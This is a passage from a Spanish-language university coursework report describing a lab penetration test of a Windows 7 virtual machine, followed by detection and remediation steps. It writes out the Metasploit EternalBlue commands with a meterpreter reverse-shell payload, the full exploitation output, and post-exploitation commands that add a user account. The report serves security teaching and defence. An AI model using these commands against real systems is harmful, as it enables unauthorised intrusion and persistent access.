4 msf exploit(ms17_010_etsnablue) > set TARGET < target-id >
5 msf exploit(ms17_010_etsnablue) > show options
6 ...show and set options...
7 msf exploit(ms17_010_etsnablue) > exploit
```

Nota. Descripción detallada ms17-010 consultada en Rapid7. Fuente propia. 2022

## Intento de penetración y explotación de vulnerabilidades

En esta fase se realizaron todas las acciones para comprometer el sistema auditado ejecutando el exploit contra las vulnerabilidades identificadas y evaluadas (CVE-2017-0143 - smb-vuln-ms17-010). Se utilizaron la herramienta Metasploit que facilitó la explotación de la vulnerabilidad y el meterpreter para ejecutar el payload y por último el shell para obtener la información del objetivo.

## COMANDOS UTILIZADOS

### **METASPLOIT**

```
mfscconsole
search ms17-010
use exploit/windows/smb/ms17_010_etsnablue
show options
set LHOST 79.87.77.104
set payload windows/x64/meterpreter/reverse_tcp
set RHOSTS 79.87.77.103
run
```

### **METERPRETER**

```
sysinfo
ipconfig
shell
cd..
dir
C:\Users\semi>dir
C:\Users\semi>winse20w0.exe
```



## Ilustración 24 Explotación vulnerabilidades

```

msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  ----      -
RHOSTS     file with syntax 'file:<path>' yes       The target host(s), range CIDR identifier, or hosts f
RPORT      445              yes       The target port (TCP)
SMBDomain  .                no        (Optional) The Windows domain to use for authenticati
SMBPass    .                no        (Optional) The password for the specified username
SMBUser    .                no        (Optional) The username to authenticate as
VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target.
VERIFY_TARGET true            yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
EXITFUNC   thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      79.87.77.104    yes       The listen address (an interface may be specified)
LPORT      8443             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 79.87.77.103
RHOSTS => 79.87.77.103
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 79.87.77.104:8443
[*] 79.87.77.103:445 - Using auxiliary/scanner/smb/smb_ms17_010_as_check
[+] 79.87.77.103:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 S
ervice Pack 1 x64 (64-bit)
[*] 79.87.77.103:445 - Scanned 1 of 1 hosts (100% complete)
[*] 79.87.77.103:445 - Connecting to target for exploitation.
[+] 79.87.77.103:445 - Connection established for exploitation.
[+] 79.87.77.103:445 - Target OS selected valid for OS indicated by SMB reply
[*] 79.87.77.103:445 - CORE raw buffer dump (42 bytes)
[*] 79.87.77.103:445 - 0x00000000 5f 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Prof
es
[*] 79.87.77.103:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Se
rv
[*] 79.87.77.103:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31  Service Pack 1
[+] 79.87.77.103:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 79.87.77.103:445 - Trying exploit with 12 Groom Allocations.
[*] 79.87.77.103:445 - Sending all but last fragment of exploit packet
[*] 79.87.77.103:445 - Starting non-paged pool grooming
[*] 79.87.77.103:445 - Sending SMBv2 buffers
[+] 79.87.77.103:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 79.87.77.103:445 - Sending final SMBv2 buffers.
[*] 79.87.77.103:445 - Sending last fragment of exploit packet!
[*] 79.87.77.103:445 - Receiving response from exploit packet
[+] 79.87.77.103:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!
[*] 79.87.77.103:445 - Sending egg to corrupted connection.
[*] 79.87.77.103:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 79.87.77.103
[*] Meterpreter session 1 opened (79.87.77.104:8443 -> 79.87.77.103:49160) at 2022-09-24 12:33:16
-0500
[+] 79.87.77.103:445 - .....WIN.....
[+] 79.87.77.103:445 - .....

meterpreter > sysinfo
Computer      : PLC292006
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : es_CO
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x64/windows
meterpreter > shell
Process 2972 created.
Channel 1 created.
Microsoft Windows [Versi#n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
C:\Windows\system32>cd

```

Nota. Explotación vulnerabilidad metasploit. Fuente propia. 2022

Ilustración 25 Explotación vulnerabilidades

```

C:\Users\semi>ipconfig
ipconfig

Configuración IP de Windows

Adaptador de Ethernet Conexión de Área local:
{58429ce4-4e38-7898%11}
Sufijo DNS específico para la conexión. . . :
Vínculo: dirección IPv6 local. . . . : fe80::4842:9ce4:4e38:7898%11
Dirección IPv4. . . . . : 79.87.77.103
Máscara de subred. . . . . : 255.255.255.0
Puerta de enlace predeterminada. . . . . :

Adaptador de túnel isatap.{5BE8BED2-9B04-4799-BEB3-D289D73C2460}:

Estado de los medios. . . . . : medios desconectados
Sufijo DNS específico para la conexión. . . :

Adaptador de túnel 6T04 Adapter:

Sufijo DNS específico para la conexión. . . :
Dirección IPv6. . . . . : 2002:4f57:4d67::4f57:4d67
Puerta de enlace predeterminada. . . . . :

C:\Users\semi>
C:\Users>cd semi
cd semi

C:\Users\semi>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 6463-58CD

Directorio de C:\Users\semi

27/06/2020 12:09 a.m. <DIR> .
27/06/2020 12:09 a.m. <DIR> ..
27/06/2020 12:06 a.m. 6.656 winse20w8.exe
1 archivos 6.656 bytes
2 dirs 42.927.546.368 bytes libres

C:\Users\semi>winse20w8.exe
winse20w8.exe
## ## ## ## ## ## ##
## ## ## ## ## ## ##
## ## ## ## ## ## ##
## ## ## ## ## ## ##
## ## ## ## ## ## ##
##### ## ## ## ## ## ##

UNIVESIDAD NACIONAL ABIERTA Y A DISTANCIA UNAD
ESPECIALIZACION EN SEGURIDAD INFORMATICA
SEMINARIO ESPECIALIZADO

Fecha de intrusión: 24/09/2022 12:39:00 p.m.
Codigo verificación: 57333141

Tome evidencia y presione ENTER para salir.

C:\Users\semi>

```

Nota. Explotación vulnerabilidad metasploit. Fuente propia. 2022

## Post explotación

En esta fase se escalan privilegios una vez explotadas las vulnerabilidades, se logra obtener privilegios como administrador del sistema atacado, como también acceso a las carpetas y archivos. Se crea un usuario con privilegios de administrador.

## COMANDOS UTILIZADOS

### *Shell*


*cd..*

*dir*

*net user /add "Hernan Villamil"*

*net user*

Ilustración 26 Comando Shell



```
estudiante@seminario: ~
Archivo Acciones Editar Vista Ayuda

meterpreter > shell
Process 1720 created.
Channel 1 created.
Microsoft Windows [Versi#n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>cd..
cd..

C:\Windows>cd..
cd..

C:\>dir
dir
El volumen de la unidad C no tiene etiqueta.
El n#mero de serie del volumen es: 6463-58CD

Directorio de C:\
-----
13/07/2009  10:20 p.m.    <DIR>          PerfLogs
26/06/2020  11:54 p.m.    <DIR>          Program Files
26/06/2020  11:53 p.m.    <DIR>          Program Files (x86)
27/06/2020  12:10 a.m.    <DIR>          Users
27/06/2020  12:41 a.m.    <DIR>          Windows
           0 archivos                0 bytes

C:\Users\usuario\Documents>net user /add "Hernan Villamil"
net user /add "Hernan Villamil"
Se ha completado el comando correctamente.

C:\Users\usuario\Documents>net user
net user

Cuentas de usuario de \\
-----
Administrador          Hernan Villamil      Invitado
usuario
El comando se ha completado con uno o m#s errores.

C:\Users\usuario\Documents>
```

Nota. Explotaci#n vulnerabilidad metasploit. Fuente propia. 2022

## Análisis y reporte

En esta fase de análisis y reporte se socialización de resultados ante el cliente registrando cada una de las acciones registradas realizadas durante el proceso y se listan las vulnerabilidades encontradas y explotadas, así como también las acciones tomadas para solucionar los fallos de seguridad y soluciones a las vulnerabilidades. Herramientas: Presentación en Power Point, documentos con informes gerenciales y técnicos.

## INFORMACIÓN CLAVE PARA DESCIFRAR EL FALLO

A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina windows 7 X64.

- Fuga de información de la compañía detectada el 10 de junio 2022
- Sistemas operativos antiguos Windows 7 \*86 y x84
- Sistemas Operativos no se encontraban actualizados, la última actualización fue realizada el 05 de febrero 2017.
- Los equipos de cómputo cuentan con el protocolo SMBv1 vulnerable, de acuerdo con la información de Microsoft.
- Posible vulnerabilidad CVE-2017-0144: Se investiga la vulnerabilidad y esta hace referencia a la ejecución remota de código, que permite a un atacante ejecutar comandos y lanzar diferentes exploits que atacan el protocolo SMBv1 débil en protecciones de seguridad, permitiendo la entrada de intrusos con privilegios administrativos, promoviendo ataques de tipo malware tales como TrickBot, Emotet WannaCry y otros más.
- Equipos sin la actualización MS17-010: Este paquete de actualización soluciona vulnerabilidades críticas para Windows Server de SMBv1 emitidas el 14 de marzo de 2017 de acuerdo con el boletín de Microsoft.

## HERRAMIENTA DE IDENTIFICACIÓN DEL FALLO

¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la “máquina Windows 7”? ¿Qué puerto abre la aplicación específica en el anexo?

Para identificar los fallos de seguridad se utilizó la herramienta **NMAP**, con ella se realizó un escaneo de puertos y se identificó cuales estaban abiertos, como también un reconocimiento del sistema operativo y otras características de la máquina como la MAC y nombre del equipo. El puerto que abre la aplicación es el **TCP/445** (STATE open – SERVICE Microsoft-DS), como lo muestra la imagen al escanear el servidor objetivo Windows x64 con IP 79.87.77.103. Luego de obtener estos datos iniciales

se realizó un escaneo de vulnerabilidades utilizando uno de los comandos de la herramienta NMAP (*sudo nmap 79.87.77.103 -script vuln*) la cual nos arroja como resultados de las vulnerabilidades encontradas y una breve reseña: **smb-vuln-ms17-010 - IDs CVE-20170143**, el factor de riesgo **ALTO**, Tipo **CRITICA**, entre otros datos importantes.

Ilustración 27 Fallos de seguridad NMAP

```
estudiante@seminario:~$ sudo nmap -T4 -Ph -sC 79.87.77.103
Starting Nmap 7.80 ( https://nmap.org ) at 2022-09-23 21:47 -05
Nmap scan report for 79.87.77.103
Host is up (0.00014s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
|_ rtsp-methods: ERROR: Script execution failed (use -d to debug)
2869/tcp  open  iclslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:92:80:C0 (Oracle VirtualBox virtual NIC)

Host script results:
|_ clock-skew: mean: 1h40m00s, deviation: 2h53m12s, median: 0s
|_ nbstat: NetBIOS name: PC202006, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:92:80:c0 (Oracle VirtualBox virtual NIC)
|_ smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: PC202006
|   NetBIOS computer name: PC202006\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2022-09-23T21:47:51-05:00
|_ smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|   2.02:
|_ Message signing enabled but not required
|_ smb2-time:
|   date: 2022-09-24T02:47:51
|_ start_date: 2022-09-24T02:06:41

Nmap done: 1 IP address (1 host up) scanned in 128.05 seconds
estudiante@seminario:~$
```

Nota. Identificación fallos de seguridad Nmap. Fuente propia. 2022

## Ilustración 28 Fallos de seguridad NMAP

```
estudiante@seminario:~$ sudo nmap 79.87.77.103 --script vuln
Starting Nmap 7.80 ( https://nmap.org ) at 2022-09-23 21:54 -05
Nmap scan report for 79.87.77.103
Host is up (0.00022s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
| clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp   open  netbios-ssn
| clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp   open  microsoft-ds
| clamav-exec: ERROR: Script execution failed (use -d to debug)
554/tcp   open  rtsp
| clamav-exec: ERROR: Script execution failed (use -d to debug)
2869/tcp  open  iclslap
| clamav-exec: ERROR: Script execution failed (use -d to debug)
5357/tcp  open  wsddapi
| clamav-exec: ERROR: Script execution failed (use -d to debug)
10243/tcp open  unknown
| clamav-exec: ERROR: Script execution failed (use -d to debug)
49152/tcp open  unknown
| clamav-exec: ERROR: Script execution failed (use -d to debug)
49153/tcp open  unknown
| clamav-exec: ERROR: Script execution failed (use -d to debug)
49154/tcp open  unknown
| clamav-exec: ERROR: Script execution failed (use -d to debug)
49155/tcp open  unknown
| clamav-exec: ERROR: Script execution failed (use -d to debug)
49156/tcp open  unknown
| clamav-exec: ERROR: Script execution failed (use -d to debug)
49157/tcp open  unknown
| clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 08:00:27:92:80:C0 (Oracle VirtualBox virtual NIC)

Host script results:
_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
_smb-vuln-ms10-054: false
_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
smb-vuln-ms17-010:
  VULNERABLE:
  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
  State: VULNERABLE
  IDs: CVE:CVE-2017-0143
  Risk factor: HIGH
  A critical remote code execution vulnerability exists in Microsoft SMBv1
  servers (ms17-010).

  Disclosure date: 2017-03-14
  References:
  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 131.62 seconds
estudiante@seminario:~$
```

Nota. Identificación fallos de seguridad Nmap. Fuente propia. 2022

## EXPLICACIÓN DEL ATAQUE

Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 7 X64), haga uso de gráficos para explicar el ataque.

Aparte de la fuga de información que se presenta, la maquina puede verse afectada si el atacante quiere avanzar más en sus propósitos, y puede promover un malware tipo emolet para robar todo tipo de información o de secuestro de datos tipo ransomware. Por lo tanto es muy importante acatar las recomendaciones de

Microsoft de deshabilitar la versión de este protocolo SMBv1<sup>14</sup> y cerrar el puerto de tcp/445 a las conexiones provenientes de internet y así poder disminuir el tipo de ataques tipo malware que se aprovechan de las vulnerabilidades comprometiendo la privacidad y seguridad, es por eso la importancia de mantener los sistemas correctamente actualizados y parchados con la que se aumenta la fiabilidad de los equipos de cómputo de cualquier compañía.

Ilustración 29 Flujo de ataque



Nota. Diagrama flujo de ataque. Fuente propia. 2022

## DOCUMENTACIÓN DE LA EXPLOTACIÓN DE LA VULNERABILIDAD

Documente cada uno de los pasos que ejecutó y sus respectivas evidencias para explotar la vulnerabilidad en la máquina Windows 7.

1. Una vez identificada la vulnerabilidad entramos a la herramienta meterpreter con el comando **mfscconsole** y buscamos la vulnerabilidad **search ms17-010**
2. Se ingresa los parámetros del módulo a explotar **exploit/windows/smb/ms17\_010\_eternablue**
3. Se escoge y se carga el payload recomendado por las bases datos con el comando **payload windows/x64/meterpreter/reverse\_tcp** y se despliega para establecer una conexión en modo reverse.
4. Se ingresa la dirección IP de host objetivo **set RHOSTS 79.87.77.103**

<sup>14</sup> Protocolo SMBV1. Cómo deshabilitarlo. 2020.Disponible en: <https://www.redeszone.net/tutoriales/servidores/habilitar-deshabilitar-protocolo-smbv1-smbv2-smbv3-windows/>

Ilustración 30 Explotación vulnerabilidad

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS        79.87.77.103    yes       The target host(s), range CIDR identifier, or hosts f
  ile with syntax 'file:<path>'
  RPORT         445             yes       The target port (TCP)
  SMBDomain     .               no        (Optional) The Windows domain to use for authenticati
  on
  SMBPass       .               no        (Optional) The password for the specified username
  SMBUser       .               no        (Optional) The username to authenticate as
  VERIFY_ARCH   true            yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET true            yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC     thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST        79.87.77.104    yes       The listen address (an interface may be specified)
  LPORT        8443            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 79.87.77.103
RHOSTS => 79.87.77.103
```

Nota. Explotación vulnerabilidad meterpreter. Fuente propia. 2022

5. El siguiente paso es explotar la vulnerabilidad del servidor objetivo con el comando `exploit` o `run`.



Ilustración 33 Explotación vulnerabilidad

```
C:\Users>cd semi
cd semi

C:\Users\semi>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 6463-58CD

Directorio de C:\Users\semi

27/06/2020 12:09 a.m. <DIR> .
27/06/2020 12:09 a.m. <DIR> ..
27/06/2020 12:06 a.m. 6.656 winse20w0.exe
1 archivos 6.656 bytes
2 dirs 42.927.546.368 bytes libres

C:\Users\semi>winse20w0.exe
winse20w0.exe
## ## ## ## #####
## ## ## ## ## ## ## ##
## ## ## ## ## ## ## ##
## ## ## ## ## ## ## ##
## ## ## ## ## ## ## ##
##### ## ## ## ## ## #####

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA UNAD
ESPECIALIZACION EN SEGURIDAD INFORMATICA
SEMINARIO ESPECIALIZADO

Fecha de intrusión: 24/09/2022 12:39:00 p.m.
Codigo verificación: 57333141

Tome evidencia y presione ENTER para salir.

C:\Users\semi>
```

Nota. Explotación vulnerabilidad meterpreter. Fuente propia. 2022

Para darle el mejor manejo al ciberataque en tiempo real el blue team Hackers Security tiene definido unas guías y mecanismos para reaccionar tempranamente al incidente:


#### 2.4. ETAPA 4. IDENTIFICACIÓN DE LAS HERRAMIENTAS QUE PERMITEN CONTENER ATAQUES INFORMÁTICOS.

##### DetECCIÓN Y ANÁLISIS DEL ATAQUE:

En esta fase se analiza el sistema operativo atacado (Windows 7x64) posiblemente afectado, mediante herramientas propias del sistema y con la instalación de un analizador de tráfico (Sniffer **WIRESHARK** ) de licenciamiento GPL, que permite capturar tráfico que circula en la red en tiempo real, descubriendo tráfico generado por el atacante y paquetes sospechosos.

Instalación herramienta Wireshark:

**Ilustración 34 Instalación Wireshark**




**Nota. Instalación Wireshark. Fuente propia. 2022**

**Visor de eventos del sistema:**


Como primera medida se puede revisar la herramienta de auditoría de seguridad propia del sistema, la cual puede indicar todos los eventos en detalle de la maquina atacada. A continuación, se observa la fecha y hora de la creación de una cuenta del perfil administrativo, usuario: *Hernan Villamil*

**Ilustración 35 Auditoria Wireshark**



**Nota. Auditoria Wireshark. Fuente propia. 2022**


### Ilustración 36 Auditoria Wireshark



Nota. Auditoria Wireshark. Fuente propia. 2022

Como segunda medida podemos revisar las conexiones establecidas en tiempo real con la herramienta CMD del sistema y los puertos que se encuentra en escucha con el comando **netstat -ano**. En este caso se identifica una conexión establecida a la máquina objeto del análisis con dirección IP **79.87.77.103** puerto **TCP 49158** desde remoto IP **79.87.77.104** puerto **TCP 8443**, como también se puede identificar el puerto TCP 445 en estado Listening.

### Ilustración 37 Conexiones establecidas CDM



Nota. Conexiones establecidas CDM. Fuente propia. 2022

Como tercera medida se puede utilizar el comando **arp -a** para verificar la tabla que almacena la dirección MAC y la dirección IP de los equipos que recientemente se han comunicado con el computador.

Ilustración 38 Verificación comando arp -a

```

C:\Users\usuario>arp -a

Interfaz: 79.87.77.103 --- 0xb
Dirección de Internet      Dirección física      Tipo
79.87.77.104                08-00-27-1f-41-01    dinámico
79.87.77.255                ff-ff-ff-ff-ff-ff    estático
224.0.0.22                  01-00-5e-00-00-16    estático
224.0.0.252                 01-00-5e-00-00-fc    estático
239.255.255.250            01-00-5e-7f-ff-fa    estático

C:\Users\usuario>_
  
```

Nota. Verificación comando arp -a. Fuente propia. 2022

Como cuarta medida se puede utilizar el comando **tasklist** para obtener el listado de procesos en ejecución, el cual nos puede ser útil para identificar los servicios que el atacante puede estar utilizando en tiempo real. Se puede observar el proceso en servicio de nombre **winse20w0.exe**

Ilustración 39 Comando tasklist

```

C:\Users\usuario>tasklist

